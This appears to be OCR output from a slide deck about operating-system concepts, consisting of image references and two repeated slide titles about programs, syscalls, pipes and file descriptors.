
It's programs/syscalls/turtles all the way down

It's programs/syscalls/turtles all the way down




It's programs/syscalls/turtles all the way down


It's programs/syscalls/turtles all the way down




It's programs/syscalls/turtles all the way down




It's programs/syscalls/turtles all the way down




It's programs/syscalls/turtles all the way down




It's programs/syscalls/turtles all the way down




It's programs/syscalls/turtles all the way down




It's programs/syscalls/turtles all the way down




It's programs/syscalls/turtles all the way down




It's programs/syscalls/turtles all the way down




It's programs/syscalls/turtles all the way down




Turtles are connected by pipes and file descriptors




Turtles are connected by pipes and file descriptors







Turtles are connected by pipes and file descriptors





Turtles are connected by pipes and file descriptors







Turtles are connected by pipes and file descriptors






